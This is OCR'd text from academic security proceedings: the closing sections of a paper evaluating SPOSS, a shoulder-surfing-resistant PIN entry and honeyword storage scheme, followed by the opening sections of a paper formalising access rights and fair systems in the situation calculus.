$$\forall(\text{P, S}) \in TPP : \begin{cases} \exists ab \exists cd \exists ef \mid (ab, cd, ef) \in ColorCode \wedge \\ \qquad Shape(ab, S) \wedge Shape(cd, S) \\ \qquad \wedge\, Shape(ef, S) \wedge Dif(ab, cd) & \text{where}|X| \geq 3 \\ \qquad \wedge\, Dif(cd, ef) \wedge Dif(ef, ab) \\ \exists ab \exists cd \exists ef \mid (ab, cd, ef) \in ColorCode \wedge \\ \qquad Shape(ab, S) \wedge Shape(cd, S) \\ \qquad \wedge\, Shape(ef, S) \wedge (Dif(ab, cd) & \text{where}|X| = 2 \\ \qquad \vee\, Dif(cd, ef) \vee Dif(ef, ab)) \end{cases}$$

Hence, for all PINs in TPP, at least three color combinations are possible, so Total Possible PIN-Color Combinations $= 3 \times |TPP|$
$\Rightarrow$ Total Possible PIN-Color Combinations $> 1 \qquad \because |TPP| \geqslant 1$

Hence we can claim that SPOSS is resilient to recording based observation attacks for single recorded sessions. For DangerPIN, we have already shown that possibility of system breach is very rare, still we restrict user from registering DangerPIN. □

4.3 Password File Compromise Attack

In this section we will investigate security aspects of the proposed honeyword based credential storage model for SPOSS. In this attack, we assume that the Credential File has been compromised and the attacker has list of HoneyCredential corresponding to each user. Since the index position of the SugarCredential is assigned randomly and is stored in a secure system and all the generated HoneyPIN belong to commonly known patterns, it is not possible for the attacker to know the correct PIN simply by looking at the stolen file. If the attacker makes a random guess then the probability of successful login is $\frac{1}{k}$, where k is the size of the list W_i. If the attacker makes a wrong attempt (HoneyPIN), the system breach is detected and the attacker will be redirected to a fake account where attacker will not know that he/she has been caught. The correct users will be intimated about the security breach and advised to change the PIN. The probability for detecting the breach is, $P(\text{Breach Detected}) = \frac{k-1}{k}$.

Theoretically for k = 6, 12 and 18; probability for detecting system breach is 83.33%, 91.66% and 94.44% respectively. We asked 15 voluntary participants to share their not in use PIN and then we had created a list of SweetCredentials (taking k = 6) using these PINs. We asked 10 different participants to act as attacker and guess the correct PIN (SugarCredential) by simply looking over this list. The detailed results can be seen in Fig. 2. In 85.33% cases the system breach was detected.




Fig. 2. Percentage of detected and undetected system breaches by 15 attackers

5 Usability Analysis and Comparison

SPOSS needs two tokens as secret credentials: 4-digit PIN which is same as the traditional PIN and a color which is very easy to remember. User also needs to mentally perform a subtraction operation between single digit numbers to use SPOSS. Intuitively we can say that subtraction operation is a basic mathematical operation which users can perform very easily without much mental efforts. As compared to traditional PIN entry mechanism, SPOSS offers high level of security and users with average cognitive abilities can very easily perform the computation that SPOSS needs. As seen in many existing authentication schemes that provide resistance to shoulder surfing attacks, usually multiple rounds are needed to enter the PIN. SPOSS offers resilience against recording attacks in a single round only. User needs only five clicks to enter 4-digit PIN securely.

5.1 Experiment

In order to evaluate usability of SPOSS, we have developed a working model of SPOSS using JAVA and conducted a survey on a good mix of literate and illiterate 30 participants of varying age groups and gender. At the beginning, participants were given a short explanation of SPOSS followed by two training sessions. In the first training session, participants entered any random color-PIN combination and in second training session participants entered color-PIN combination of their choice. After the training sessions, we conducted three hands-on sessions where participants entered the PIN on SPOSS without any help.

Error Rate: Out of 90 attempts (30 participants $\times$ 3 test sessions), 81 attempts were successful and 9 attempts were unsuccessful resulting in an average error rate of 10.00%. It has to be noted that once the participants became familiar to SPOSS the error rate had decreased gradually. The detailed result is presented in Table 3. Session-wise successful and unsuccessful attempts are shown in Fig. 3.

Table 3. Error Rates and Authentication time in various sessions for 30 users

	Session 1 (Training)	Session 2 (Training)	Session 3 (Test)	Session 4 (Test)	Session 5 (Test)	Average (Test)
No of participants successfully logged in	22	25	27	26	28	25.6
Error Rate (in %)	26.66	16.66	10.0	13.33	6.66	10.00
Average Login Time (in seconds)	22.49	19.95	14.94	13.66	11.28	13.29

It can be clearly seen that successful attempts have increased and unsuccessful attempts are decreasing.




Fig. 3. Number of successful and unsuccessful attempts by 30 users




Fig. 4. Average, Minimum and Maximum login time of 30 users

Authentication Time: Login times of all the sessions of users were recorded. The minimum, maximum and average login times of all participants in three test sessions are shown in Fig. 4. The maximum time taken by any user was 21.26 s and minimum time was 7.93 s. Also the average login time has decreased after every session as shown in Table 3. This is a clear indication that once users become familiar to SPOSS, it is fast and easy to use.

User Opinion: At the end of experiment, participants were asked to complete a short questionnaire (Table 4) regarding SPOSS in which participants were supposed to rate SPOSS on various parameters on a scale from 1(very difficult) to 5(very easy). All 30 participants were also asked if they would prefer to use SPOSS in security critical situations or not. 26 participants said "Yes" they will prefer SPOSS in security critical situations. 3 participants answered as "Can't Say" and only 1 participant responded "No".

Table 4. Questionnaire responses

Question	Mean (out of 5)	Median (out of 5)
How easy is SPOSS to learn and use	4.16	4
How easy is it to remember the method to enter the PIN	4.53	5
With practice, PIN can be entered quickly in SPOSS	4.43	4
Give an overall rating for SPOSS on a scale of 5	4.33	4

5.2 Comparison with Existing Techniques

In this section we will compare SPOSS with various existing PIN based authentication schemes on various parameters which are summarized in Table 5. We have compared SPOSS with traditional PIN entry mechanism, SSSL, PhoneLock, IOC and EyePIN on various parameters.

Table 5. Comparison of various Authentication Schemes

Method	# Rounds	# Clicks for m-digit PIN	Resilient to Observation Attack[a]	External Device	Implementable in Smart Phones	Average Login Time (in seconds)
SPOSS	1	m+1	Fully	No	Yes	13.29
Direct PIN	1	m	No	No	Yes	2.79
SSSL	1	m	Partial	Earphone	Yes	8.00
PhoneLock	1	$>m$	Partial	Earphone	Yes	14.80
IOC	4	$4 \times m$	Partial	No	Yes	23.228
EyePIN	1	0	Fully	Eye-Tracker (expensive)	No	54.00

[a] In fully observable environment

Traditional PIN entry scheme does not provide any resilience against shoulder surfing attack, whereas SSSL, PhoneLock and IOC provides resilience only against human-based shoulder surfing attacks. Out of the mentioned schemes, only SPOSS and EyePIN provide resilience against recording attacks. From the table it is clearly seen that only IOC requires 4 rounds to enter the PIN and rest of the schemes including SPOSS requires single round to enter the PIN but SSSL, PhoneLock and EyePIN have hardware dependency. In SSSL and PhoneLock, user receives challenge through earphones which are not always guaranteed to work properly. Efficiency of EyePIN depends on the accuracy of eye tracking device. Eye trackers with high accuracy are costly and it is not feasible to use them in public domain where many devices need to be implemented. Using SPOSS user can enter the PIN in single round only without using any external support. It can also be noted from the table that for entering a m-digit PIN, traditional PIN entry mechanism and SSSL requires m clicks and SPOSS requires only one extra click. This click is of OK button of Challenge Interface after which user enters the Response Interface. PhoneLock and IOC require more that one click per digit. Though EyePIN does not require any click to enter the PIN but it has usability issues with the eye gaze gestures that user needs to perform.

6 Conclusion and Future Work

In this paper, we presented a new PIN based authentication scheme known as SPOSS that provides resilience against various observation attacks like key-logging and shoulder surfing attacks and also against password file compromise attacks where attacker may steal the credential file from database. We had shown that SPOSS not only resists human-based shoulder surfing attack but is also effective in obviating recording attacks where attacker can use external recording devices like camera to record single login session. Unlike various existing PIN entry mechanisms SPOSS is user-friendly (not mentally challenging) and cost-efficient. We had also shown that the survey done for understanding the usability aspects of the scheme is showing promising results.

There are many interesting aspects about SPOSS that needs to be addressed in future. Firstly, since PIN entry is color dependent, it will be interesting to see what possible improvements can be done in SPOSS in order to make it suitable for people having color vision disabilities. Secondly, SPOSS can be extended for arbitrary length PINs also. For n-digit PIN, there are $(n-1)!$ possible ColorCodes. We can randomly pick any six ColorCodes and use them in Challenge Interface. A thorough usability study for longer PINs can be done in future. Thirdly, since SPOSS is resilient against recording attack for single session only, in future we would like to think of some improvements in SPOSS or any other new authentication mechanism that could resist multiple recording attacks. And lastly, the Honeyword based model to store the credentials can be addressed to reduce storage cost.

Acknowledgments. This work is partially supported by a research grant from the Science &Engineering Research Board (SERB), Government of India, under sanctioned letter no. $SB/FTP/ETA - 226/2012$.

References

1. Arianezhad, M., Stebila, D., Mozaffari, B.: Usability and security of gaze-based graphical grid passwords. In: Adams, A.A., Brenner, M., Smith, M. (eds.) FC 2013. LNCS, vol. 7862, pp. 17–33. Springer, Heidelberg (2013). doi:10.1007/978-3-642-41320-9_2
2. Bai, X., Wenjun, G., Chellappan, S., Wang, X., Xuan, D., Ma, B.: PAS: predicate-based authentication services against powerful passive adversaries. In: Twenty-Fourth Annual Computer Security Applications Conference, ACSAC 2008, Anaheim, California, USA, 8–12 December, pp. 433–442 (2008)

3. Bianchi, A., Oakley, I., Kostakos, V., Kwon, D.-S.: The phone lock: audio and haptic shoulder-surfing resistant PIN entry methods for mobile devices. In: Proceedings of the 5th International Conference on Tangible and Embedded Interaction 2011, Funchal, Madeira, Portugal, 22–26 January 2011, pp. 197–200 (2011)
4. Biddle, R., Chiasson, S., van Oorschot, P.C.: Graphical passwords: learning from the first twelve years. ACM Comput. Surv. **44**(4), 19 (2012)
5. Bojinov, H., Bursztein, E., Boyen, X., Boneh, D.: Kamouflage: loss-resistant password management. In: Gritzalis, D., Preneel, B., Theoharidou, M. (eds.) ESORICS 2010. LNCS, vol. 6345, pp. 286–302. Springer, Heidelberg (2010). doi:10.1007/978-3-642-15497-3_18
6. Chakraborty, N., Mondal, S.: Color Pass: an intelligent user interface to resist shoulder surfing attack. In: Proceedings of the IEEE Students' Technology Symposium (TechSym), Kharagpur, India, 28 February–2 March 2014, pp. 13–18 (2014)
7. Chakraborty, N., Mondal, S.: An improved methodology towards providing immunity against weak shoulder surfing attack. In: Prakash, A., Shyamasundar, R. (eds.) ICISS 2014. LNCS, vol. 8880, pp. 298–317. Springer, Heidelberg (2014). doi:10.1007/978-3-319-13841-1_17
8. Chiasson, S., Forget, A., Biddle, R., van Oorschot, P.C.: Influencing users towards better passwords: persuasive cued click-points. In: Proceedings of the 22nd British HCI Group Annual Conference on HCI 2008: People and Computers XXII: Culture, Creativity, Interaction, BCS HCI 2008, Liverpool, United Kingdom, 1–5 September 2008, vol. 1, pp. 121–130 (2008)
9. Gaylord, C.: Linkedin, last. fm, now yahoo? don't ignore news of a password breach. Christian Science Monitor (2012)
10. Gross, D.: 50 million compromised in evernote hack. CNN (2013)
11. Juels, A., Rivest, R.L.: Honeywords: making password-cracking detectable. In: 2013 ACM SIGSAC Conference on Computer and Communications Security, CCS 2013, Berlin, Germany, 4–8 November 2013, pp. 145–160 (2013)
12. Komanduri, S., Hutchings, D.R.: Order and entropy in picture passwords. In: Proceedings of the Graphics Interface 2008 Conference, 28–30 May 2008, Windsor, Ontario, Canada, pp. 115–122 (2008)
13. Kumar, M., Garfinkel, T., Boneh, D., Winograd, T.: Reducing shoulder-surfing by using gaze-based password entry. In: Proceedings of the 3rd Symposium on Usable Privacy and Security, SOUPS 2007, Pittsburgh, Pennsylvania, USA, 18–20 July 2007, pp. 13–19 (2007)
14. De Luca, A., Weiss, R., Drewes, H.: Evaluation of eye-gaze interaction methods for security enhanced pin-entry. In: Proceedings of the 2007 Australasian Computer-Human Interaction Conference, OZCHI 2007, Adelaide, Australia, 28–30 November 2007, pp. 199–202 (2007)
15. Ma, J., Yang, W., Luo, M., Li, N.: A study of probabilistic password models. In: 2014 IEEE Symposium on Security and Privacy, SP 2014, Berkeley, CA, USA, 18–21 May 2014, pp. 689–704 (2014)
16. Miller, G.: The magical number seven, plus or minus two: some limits on our capacity for processing information. Psychol. Rev. **63**(2), 81–97 (1956)
17. Perković, T., Čagalj, M., Rakić, N.: SSSL: Shoulder surfing safe login. In: 17th International Conference on Software, Telecommunications & Computer Networks, SoftCOM 2009, pp. 270–275. IEEE (2009)
18. Roth, V., Richter, K., Freidinger, R.: A pin-entry method resilient against shoulder surfing. In: Proceedings of the 11th ACM Conference on Computer and Communications Security, CCS 2004, Washington, DC, USA, 25–29 October 2004, pp. 236–245 (2004)

19. Stn, A., Kaseva, A., Virtanen, T.: Fooling fingerprint scanners-biometric vulnerabilities of the precise biometrics 100 sc scanner. In: Proceedings of the 4th Australian Information Warfare and IT Security Conference, pp. 333–340 (2003)
20. Vogel, E.K., Machizawr, M.G.: Neural activity predicts individual differences in visual working memory capacity. Nature **428**(6984), 748–751 (2004)
21. Wang, D., Wang, P.: Measuring human-chosen pins: Characteristics, distribution and security (2013). http://wangdingg.weebly.com/uploads/2/0/3/6/20366987/pin_zipf.pdf/
22. Weir, M., Aggarwal, S., de Medeiros, B., Glodek, B.: Password cracking using probabilistic context-free grammars. In: 30th IEEE Symposium on Security and Privacy (S&P 2009), 17–20 May 2009, Oakland, California, USA, pp. 391–405 (2009)
23. Yan, J.J., Blackwell, A.F., Anderson, R.J., Grant, A.: Password memorability and security: empirical results. IEEE Secur. Priv. **2**(5), 25–31 (2004)
24. Zhao, H., Li, X.: S3PAS: a scalable shoulder-surfing resistant textual-graphical password authentication scheme. In: 21st International Conference on Advanced Information Networking and Applications (AINA 2007), Workshops Proceedings, vol. 2, 21–23 May 2007, Niagara Falls, Canada, pp. 467–472 (2007)

Authorization and Information Flow Control

Building a Fair System Using Access Rights

Nada Essaouini(✉), Frédéric Cuppens, and Nora Cuppens-Boulahia

Télécom Bretagne, 2 rue châtaigneraie, 35510 Cesson Sévigné, France
{nada.essaouini,frederic.cuppens,nora.cuppens}@telecom-bretagne.eu

Abstract. The law of computer and freedoms specifies that the access to personal data is a right that must be ensured. Indeed, this law provides sanctions when this right is violated. It is important to preserve this access right because it allows people to verify the accuracy of their personal data and thus, emit a rectification request or ask for the deletion of this data if it is necessary. In this paper, we propose a formal model which enables to extend security policies with right rules in order to express access right. In our approach, we make a distinction between access permission and access right and propose a semantics of a guaranteed right and means to detect violations. The model is based on the situation calculus. It allows, through planning tools, to provide an offline policy analysis in order to detect in advance the situations which prevent a right to be exercised. In addition to the concept of secure system which is defined as a system that meets the requirements of access control, we propose to introduce the concept of a fair system that meets the requirements of the access right. We formalize this notion and give a characteristic which enables to prove if a system specification is fair with respect to right requirements.

1 Introduction

Personal data means any information relating to a natural person who is or can be identified, directly or indirectly, by reference to an identification number or to one or more factors specific to him. They are protected by various legal instruments concerning the right to privacy. For example: the Act $n°78 - 17$ of 6 January 1978 on Data Processing, Data Files and Individual Liberties, amended by the Act of 6 August 2004 relating to the protection of individuals with regard to the processing of personal data[1], the Directive 95/46/EC at European level[2], and the Convention $n°108$ for the Protection of Individuals with regard to Automatic Processing of Personal Data[3]. Under these laws, several factors are taken into account regarding the processing of these data as for example the shelf life, the purpose of the processing concerned, the consent of the concerned person of this treatment and the obligation of information. Many countries now have authorities in charge of enforcing these laws. They often are

[1] http://www.cnil.fr/documentation/textes-fondateurs/loi78-17/#Article1.
[2] http://eur-lex.europa.eu/legal-content/EN/TXT/?uri=URISERV%3Al14012.
[3] http://www.coe.int/en/web/conventions/full-list/-/conventions/treaty/108.

I. Ray et al. (Eds.): ICISS 2016, LNCS 10063, pp. 89–108, 2016.
DOI: 10.1007/978-3-319-49806-5_5

independent administrative authorities and have the power of, advice, control and administrative sanctions. Let us take as example the independent French administrative authority CNIL (Commission National de l'informatique et des libertés). This authority is responsible for ensuring that information technology is at the service of citizens and it does not affect human identity, nor the rights or privacy, or individual and public freedoms.

The CNIL informs peoples about their obligations and rights. For example, it specifies that people have a right to ask directly the responsible of a file if she holds information about them (website, shop, bank ...), and request that she communicates to them the completeness of this data. The exercise of the right of access enables to control data accuracy and, if necessary, people may then send a written request to correct any error or to remove any non-essential data. Therefore, the laws provide penalties when the right of access to personal data is not respected. In the annual report issued by the CNIL in 2012, it specifies that there was 3682 right of access request and 6017 complaints in 2012. The CNIL applied on the 24^{th} May 2012 the pecuniary sanction of 10000 euros to "Établissement Équipements Nord Picardie" because this institution did not respect the right of access. In the 29^{th} January 2014, the CNIL applied the pecuniary sanction of 10000 euros to the association "ASSOCIATION JURICOM ET ASSOCIES" as it did not respect the people's right to opposition that their professional data are posted on the association's website. Thus, in order to have a preventive approach, the CNIL quotes in a Guidebook[4] the measures to address the risk on freedoms and privacy. In particular, it recommends to identify the practical ways which can be implemented to enable the exercise of access rights and ensure that access right may be always exercised. In order to do that, it encourages to examine cases where the chosen practical means are no longer operational and determine the appropriate solutions. The work we propose in this paper falls within this framework. Obviously, it is clear that concerning personal data, we are not speaking about an access permission but an access right. Therefore, we propose to enhance the security policies with right rules, detect the violations of these rules, and provide means to analyze these policies in order to identify in advance the situations where these rights could be prevented from to be exercised.

Extending security policies with rights allows to express the interest of users which must be protected to avoid violations. In this work, we propose a formal model to express contextual rights. A contextual right means that a right to do an action is associated with a context which corresponds to the set of conditions that must hold in order to make the right active. Whenever a right is active, the execution of the corresponding action should be possible (i.e., access must be available), making the right ensured, otherwise there is a violation of right. Notice that in our model, obligations and rights have one thing in common insofar as both can lead to situations of violation and sanction [1–3]. But the semantic we give to the violation of a right is different from that of obligation

[4] http://www.cnil.fr/fileadmin/documents/Guides_pratiques/CNIL-Guide_securite_avance_Mesures.pdf.

with deadline. The violation of right is not associated with the fact that the user does not perform the action before a deadline, but with the fact that there are circumstances in a system or some users' behaviors which made the action impossible to be executed. Nevertheless making an action possible does not mean that the action must be executed, while when an action must be executed (i.e., obligated), it must necessarily be possible. Otherwise, there is a conflict in the feasibility of the obligation rule [4]. Thus, unlike obligations, it remains to the user to choose to exercise its right or not.

Among the things that can prevent a right to be exercised, we identify what we call a conflict between right and obligation. We say that there is a conflict between an obligation rule and a right rule if fulfilling the obligation leads necessary to the violation of the right. Consider the following right access rule: *Each employee has the right to look into her professional document*, and the following obligation rule: *In the case of compromised accounts, the server hosting professional documents must be stopped.* In the case of compromised accounts, satisfying the obligation rule leads necessarily to the violation of right to access professional documents. In this paper, we extend the model based on deontic logic of actions and situation calculus proposed in [4] to specify right rules.

Our contributions

– The extended model allows to express formally rights and allows the detection of right violation.
– We formally define a *fair* system. Intuitively, we mean by a fair system, a system that guarantees all the rights specified by the policy. Then, we formally specify the condition to prove that the system specification is fair with respect to the right requirements.
– In a previous work [4], the planning [5] as defined in the situation calculus was sufficient to detect conflict between obligations with deadline. Given a goal formula, planning consists in finding a sequence of actions so that the goal is satisfied after executing this sequence of actions. In order to detect a conflict between obligations and rights, we define what we call preserved plan. Given a goal formula, a preserved plan is a sequence of actions that causes no violations of any right and leads to satisfy the goal. Indeed, a situation will be conflicting if there is no preserved plan that lead to a situation where all obligations can be fulfilled within their deadlines.
– We propose an algorithm for detection of conflict between obligations with deadline and rights.
– We make an implementation of our approach and show how we can generate in advance all conflicting situations

This paper is organized as follows. In Sect. 2, we present an overview of the situation calculus. Section 3 explains how to define security policies that include rights. Section 4 extends situation calculus to formally derive where a right is effective. In Sect. 5, we formally define right violation. Section 6 shows how we can use our model to build a fair system with respect to right requirements. In this section, we also show how to detect the presence of conflict between rights and obligations. In Sect. 7, we implement our model using the programming language GOLOG [6]. In this section, we make assessment on different situations that we build to simulate our model. Our right model is then compared to some of existing work modeling rights in Sect. 8. Finally Sect. 9 concludes this paper.

2 Situation Calculus

The situation calculus [7] is a second-order logic language specially designed to represent the change in dynamic worlds. The ontology and axiomatization of the sequential situation calculus was extended to include time [8], concurrency, and natural actions [9]. However, in all cases, the basic elements of language are actions, situations, and fluents.

- All changes in the world are the results of actions execution. They are designated by terms of first-order logic. To represent the time in the situation calculus, a time argument is added to all instantaneous actions which is used to specify the exact time or time range in which the actions occur in world history.
- A possible history of the world, which is a sequence of actions is represented by the first-order terms denoted *situation*. The constant S_0 is the initial situation.
- There is a binary function symbol *Do*; $\mathrm{Do}(\alpha, \sigma)$ denotes the situation resulting from the execution of the action α in the situation σ.
- *Fluents* describing the facts of a state. They are symbols of predicates which take a term of type *situation* as the last argument, which their truth values may vary from one situation to another.
- There are also symbols of predicates and functions (including constants) denoting relations and functions independent of situations.
- A particular binary predicate symbol $<$, defines a strict order relation on situations; $\sigma < \sigma'$ means that we can reach σ' by a sequence of actions starting from σ.
- A second particular binary predicate symbol *Poss*, defines when an action is possible. $\mathrm{Poss}(a, \sigma)$ means that the action a can be executed in the situation σ.

The basic axioms for the situation calculus, as defined in [10, 11] are as follows:

- The second-order induction axiom:

$$(\forall P).[P(S_0) \wedge (\forall a, \sigma)(P(\sigma) \rightarrow P(Do(a, \sigma)))] \rightarrow (\forall \sigma) P(\sigma) \qquad (1)$$

  The induction axiom says that to prove that property P is true in all situations, it is sufficient to prove that P is true in the initial situation S_0 (initialization step) and for all actions a and situations σ, if P is true in the situation σ, then P is still true in the situation $\mathrm{do}(a, \sigma)$ (induction step). The axiom is necessary to prove properties true in all situations [12].
- The unique name axioms for states:

$$S_0 \neq \mathrm{do}(a, \sigma),$$
$$\mathrm{do}(a, \sigma) = \mathrm{do}(a', \sigma') \rightarrow a = a' \wedge \sigma = \sigma'$$

- The unique name axioms for actions:
  For distinct action names a and a',

$$a(x) \neq a'(y).$$

  Identical actions have identical arguments:

$$a(x_1, ..., x_n) = a(x_1, ..., x_n) \rightarrow x_1 = y_1 \wedge ... \wedge x_n = y_n$$

- Axioms that define an order relation $<$ on situations:

$$\neg s < S_0,$$
$$\sigma < \mathrm{do}(a, \sigma') \leftrightarrow (\mathrm{Poss}(a, \sigma') \wedge \sigma \leq \sigma').$$

In addition to the axioms described above, we need to describe a class of axioms when we formalize an application domain:

- *Action precondition axioms*, one for each action:

$$\mathrm{Poss}(A(\boldsymbol{x}), \sigma) \leftrightarrow \phi(\boldsymbol{x}, \sigma),$$

  where $\phi(\boldsymbol{x}, \sigma)$ characterizes the preconditions of the action A, it is any first-order formula with free variables among $\boldsymbol{x}$, and whose only term of sort of *situation* is σ. Using predicate $\mathrm{Poss}(a)$, we can then recursively specify that a given situation σ is executable.

$$\mathrm{Executable}(\sigma) \leftrightarrow [(\forall a, \sigma').\mathrm{do}(a, \sigma') \leq \sigma \rightarrow \mathrm{Poss}(a, \sigma')]$$

- *Successor state axioms*, one for each fluent. These axioms characterize the effects of actions on fluents and they embody a solution to the frame problem[5] for deterministic actions [11]. The syntactic form of successor state axiom for a fluent F is

$$[F(\boldsymbol{x}, \mathrm{do}(a, \sigma)) \leftrightarrow \gamma_F^+(\boldsymbol{x}, a, \sigma) \vee (F(\boldsymbol{x}, \sigma) \wedge \neg\gamma_F^-(\boldsymbol{x}, a, \sigma))],$$

  where $\gamma_F^+(\boldsymbol{x}, a, \sigma)$ and $\gamma_F^-(\boldsymbol{x}, a, \sigma)$ indicate the conditions under which if the action a is executed in situation σ, $F(\boldsymbol{x}, \mathrm{do}(a, \sigma))$ becomes true and false, respectively. It is assumed that no action can turn F to be both true and false in a situation, i.e., $\neg\exists\sigma\exists a \gamma_F^+(\boldsymbol{x}, a, \sigma) \wedge \gamma_F^-(\boldsymbol{x}, a, \sigma)$.
- Axioms describing the initial situation.

In the following, we denote $\mathrm{Axioms} = \Sigma \cup A_{uns} \cup A_{una} \cup A_{\mathrm{ss}} \cup A_{\mathrm{ap}} \cup A_{S_0}$, where

- Σ is axiomatic for $<$ and $\leq$ (see [11]).
- A_{uns} is the set of unique names axioms for states.
- A_{una} is the set of unique names axioms for actions.
- A_{ss} is a set of successor state axioms.

[5] The difficulty in logic of expressing the dynamics of a situation without explicitly specifying everything that is not affected by the actions.

– A_{ap} is a set of action precondition axioms.
– A_{S_0} is a set of initial situation axioms. A_{S_0} is a set of sentences with the property that S_0 is the only term of sort situation mentioned by the fluents of a sentence of A_{S_0}. Thus, no fluent of a formula of A_{S_0} mentions a variable of sort situation or the function symbol *do*.

We denote Axioms $\vdash p$ the fact that the sentence p can be derived from the set of axioms *Axioms*. This kind of domain theories provides us with various reasoning capabilities, for instance planning [13]. Given a domain theory *Axioms* as above and a goal formula $G(\sigma)$ with a single free-variable σ, the planing task is to find a sequence of actions $\overrightarrow{a}$ such that

$$\text{Axioms} \vdash S_0 \leq \text{do}(\overrightarrow{a}, S_0) \wedge \text{Executable}(\text{do}(\overrightarrow{a}, S_0)) \wedge G(\text{do}(\overrightarrow{a}, S_0)),$$

where $\text{do}(\overrightarrow{a}, \sigma)$ is an abbreviation for $\text{do}(a_n, \text{do}(a_{n-1}, \ldots, \text{do}(a_1, \sigma)\ldots))$.

3 Policy Specification

The language we define to specify permissions, obligations with deadline and rights in security policies is based on deontic logic of actions. We consider three modalities: permissions, obligations with deadline and rights. They are called normative modalities in the following. Normative modalities are represented as dyadic conditional modalities. Permissions are specified using dyadic modality $P(\alpha|p)$ where α is an action of $\mathcal{A}$ and p is the condition of the permission. The condition is any formula built using fluents of $\mathcal{F}$ without situation. $P(\alpha|p)$ means that the action α is permitted when condition p holds. Modality $R(\alpha|p)$ means there is a right to do α when condition p holds. Obligations with deadline are specified using modality $O(\alpha < d|p)$ which intuitively means that when formula p starts to hold, there is an obligation to execute action α before the deadline condition d starts to hold. The deadline condition is an atomic fluent predicate of $\mathcal{F}$. We call *norm* a formula corresponding to a conditional permission, a conditional right or obligation with deadline. A security policy, $\mathcal{P}$ is a finite set of norms.

We shall now use the situation calculus to formally define the semantics of these different modalities.

4 Actual Norm Derivation

The objective of this section is to specify which actual permissions, rights and obligations with deadline hold in a given situation. It is assumed that the security policy $\mathcal{P}$ is fixed in the initial situation S_0. This means that we do not consider actions that would change (create, delete, update) the norms that define the security policy $\mathcal{P}$.

4.1 The Semantic of Actual Permission and Right

The situation calculus is extended with fluents $Perm(\alpha, \sigma)$ (there is an actual permission to do α) and $Right(\alpha, \sigma)$ (there is an actual right to do α) where α is an action of $\mathcal{A}$. We first extend the set of Axioms previously defined with a permission definition axiom for every fluent predicate $Perm(\alpha, \sigma)$, $\alpha \in \mathcal{A}$. For this purpose, let P_α be the set of conditional permissions having the form $P(\alpha|p)$. We denote $\psi_{P_\alpha} = p_1 \vee ... \vee p_n$ where each p_i for $i \in [1, ..., n]$ corresponds to the condition of a permission in P_α. Using ψ_{P_α}, we can define formally an actual permission by the following succession state axiom:

$$Perm(\alpha, Do(a, \sigma)) \leftrightarrow \gamma^{+}_{\psi_{P_\alpha}}(a, \sigma) \vee (Perm(\alpha, \sigma) \wedge \neg\gamma^{-}_{\psi_{P_\alpha}}(a, \sigma)) \tag{2}$$

This axiom specifies that the permission to do an action becomes effective after the action that activates the context of the permission rule is executed.

Example 1. Consider the following textual permission rule:

– R_1: "*Each identified employee on the server containing her professional document has the permission to look into this document*".

This rule can be written as follows:

$$P(LookInto(u, d)|Employee(u) \wedge Identified(u, s) \wedge ProfessionalDoc(d, u, s)$$

Here,

– $Identified(u, s, \sigma)$ is a fluent meaning an employee u is identified on server s in the situation σ.
– $Employee(u, \sigma)$ is a fluent meaning u is an employee in the situation σ.
– $ProfessionalDoc(d, u, s, \sigma)$ is a fluent meaning that d is the professional document of an employee u contained in the server s.
– $LookInto(u, d)$ is an action meaning an employee u is looking into her professional document d.

For simplicity, we consider that $Employee(u, \sigma)$ and $ProfessionalDoc(d, u, s, \sigma)$ are static. This means that:

$$(\forall a)Employee(u, Do(a, \sigma)) \leftrightarrow Employee(u, S_0)$$
$$(\forall a)ProfessionalDoc(d, u, s, Do(a, \sigma)) \leftrightarrow ProfessionalDoc(d, u, s, S_0)$$

Thus to get where the rule R_1 is effective, we need just to express the succession state axiom of the fluent $Identified(u, s, \sigma)$.

$$\begin{aligned}&[Identified(u, s, Do(a, \sigma)) \leftrightarrow \\ &((\exists l, p)RecordedCredential(u, l, p, s, \sigma) \wedge a = Logon(u, l, p, s)) \vee \\ &(Identified(u, s, \sigma) \wedge \neg(a = Logout(u, s)))]\end{aligned}$$

The axiom above specifies that an employee u is identified on a server s if she logs on this server using the same credentials recorded by the system. The employee remains identified unless she logs out. Note that $\mathit{Logon}(u, l, p, s)$ is an action meaning an employee u logs on a server s using a login l and a password p and $\mathit{Logout}(u, s)$ is an action meaning an employee u logs out a server s. Concerning $\mathit{RecordedCredential}(u, l, p, s, \sigma)$ is a fluent meaning a user u is recorded on the system and her corresponding login and password to access to a server s are respectively l and p. The corresponding succession state axiom will be given later. Using the axiom 2, we can easily show that:

$$\begin{aligned}
&Poss(a,\sigma) \rightarrow \\
&[Perm(\mathit{LookInto}(u,d), Do(a,\sigma)) \leftrightarrow \\
&Employee(u,\sigma) \wedge ProfessionalDoc(d,u,s,\sigma) \wedge \\
&[((\exists l,p)\mathit{RecordedCredential}(u,l,p,s,\sigma) \wedge a = \mathit{Logon}(u,l,p,s)) \vee \\
&(Perm(\mathit{LookInto}(u,d),\sigma) \wedge \neg(a = \mathit{Logout}(u,s)))]]
\end{aligned} \tag{3}$$

Actual right is similarly defined using R_α which corresponds to the set of conditional rights of $\mathcal{P}$ having the form $R(\alpha|p)$.

$$Right(\alpha, Do(a,\sigma)) \leftrightarrow \gamma^{+}_{\psi_{R_\alpha}}(a,\sigma) \vee (Right(\alpha,\sigma) \wedge \neg\gamma^{-}_{\psi_{R_\alpha}}(a,\sigma)) \tag{4}$$

This axiom specifies that a right becomes effective immediately after the execution of action that activates the condition associated with it. Then this right will stay effective in all following situations unless an action which disables the condition associated with it is executed.

Example 2. Let us consider the following textual right rule:

– R_2: "*Each employee has the right to look into his professional document*".

In our language, this rule can be written as follows:

